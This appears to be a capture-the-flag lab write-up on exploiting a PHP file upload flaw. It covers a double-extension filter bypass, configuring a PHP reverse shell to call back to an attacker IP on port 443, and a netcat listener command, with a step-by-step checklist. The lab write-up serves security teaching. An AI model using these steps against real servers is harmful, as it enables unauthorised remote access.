PERFORMED FILE UPLOAD VULNERABILITY INTO THE SERVER AND CREATED RCE TO FIND THE FLAG:

Basic understanding of GET Paramter URL:

GET requests send data to the server by including it in the URL as parameters. Here's a breakdown of a sample URL:
https://www.thebestfestivalcompany.xyz/index.php?snack=mincePie

1. **Protocol** (https://): Specifies whether to use HTTP or HTTPS for the request.
2. **Subdomain** (www): Often "www," but could be different like "api."
3. **Domain** (thebestfestivalcompany): The name of the website's server.
4. **Top Level Domain (TLD)** (.xyz): Specifies the domain extension (e.g., .com, .uk).
5. **Resource** (index.php): The file/resource being accessed (usually "index" for homepages).
6. **GET Parameter** (?snack=mincePie):
    - ?: Marks the start of parameters.
    - snack: Parameter name.
    - mincePie: Parameter value.
      If there are multiple parameters, they are separated by &, like ?snack=mincePie&drink=hotChocolate.

File uploads are common on the web (e.g., profile pictures or documents), but insecure implementation can lead to **Remote Command Execution (RCE)**. Here's the risk:

If you can upload files without proper filtering, you could upload a malicious script (e.g., PHP) that the server could execute, potentially giving you control. While upload forms usually have filters, these can sometimes be bypassed.

Common bypass: File Extension Filtering

- The filter checks allowed file extensions (e.g., `.jpg`).

- A bypass trick is to upload a file with double extensions (e.g., `shell.jpg.php`). If `.jpg` is allowed, the upload may succeed, even if the file is a PHP script.


Good practice: Upload files to directories that can't be accessed remotely, but often, files are placed in publicly accessible folders (e.g., `/uploads`), making them vulnerable.

Once you've successfully uploaded your malicious script, the next step is to execute a reverse shell. A reverse shell connects the target server back to your machine, giving you remote access.

REVERSE SHELL:

Let's assume that we've found somewhere to upload our malicious script, and we've bypassed the filter -- what then? There are a few paths we can take: the most common of which is uploading a *reverse shell*. This is a script that creates a network connection *from* the server, *to* our attacking machine. The majority of webservers are written with a PHP back end, which means we need a PHP reverse shell script -- there happens to be one already on Kali/AttackBox at `/usr/share/webshells/php/php-reverse-shell.php` (Note: if you're not using Kali or the provided AttackBox, the same script can be found here.


- Copy the webshell out into your current directory (`cp /usr/share/webshells/php/php-reverse-shell.php .`), then open it with your text editor of choice.
- Scroll down to where it has `$ip` and `$port` (both marked with `// CHANGE THIS`). Set the IP to your TryHackMe IP Address (which can be found in the green bubble on the navbar, if you're using the AttackBox, or by running `ip a show tun0` if you're using your own Linux VM with the OpenVPN connection pack) -- making sure to keep the double-quotes. Set the port to `443` with no double quotes, then save and exit the file. Congratulations, you now have a fully configured PHP reverse shell script!



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.11.3.2';   // CHANGE THIS
$port = 4444;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh
    -i';
$daemon = 0;
$debug = 0;
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.11.12.223';   // CHANGE THIS
$port = 443;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

PHP reverse shells can be very easily activated when stored in an accessible location: simply navigate to the file in your browser to execute the script (and send the reverse shell):



We can create a listener for an uploaded reverse shell by using this command: `sudo nc -lvnp 443`. This essentially creates a listener on port 443. In a real-world environment, you would want to use a common port such as 443 that is not filtered by firewalls in most scenarios, increasing the chances our reverse shell connects back.. Once *netcat* has been setup, our reverse shell will be able to connect back to this when activated.

Putting it all together

This was a *lot* of information, so let's put it all together and look at the full process for exploiting a file upload vulnerability in a PHP web application:

1. Find a file upload point.
2. Try uploading some innocent files -- what does it accept? (Images, text files, PDFs, etc)
3. Find the directory containing your uploads.
4. Try to bypass any filters and upload a reverse shell.
5. Start a netcat listener to receive the shell
6. Navigate to the shell in your browser and receive a connection!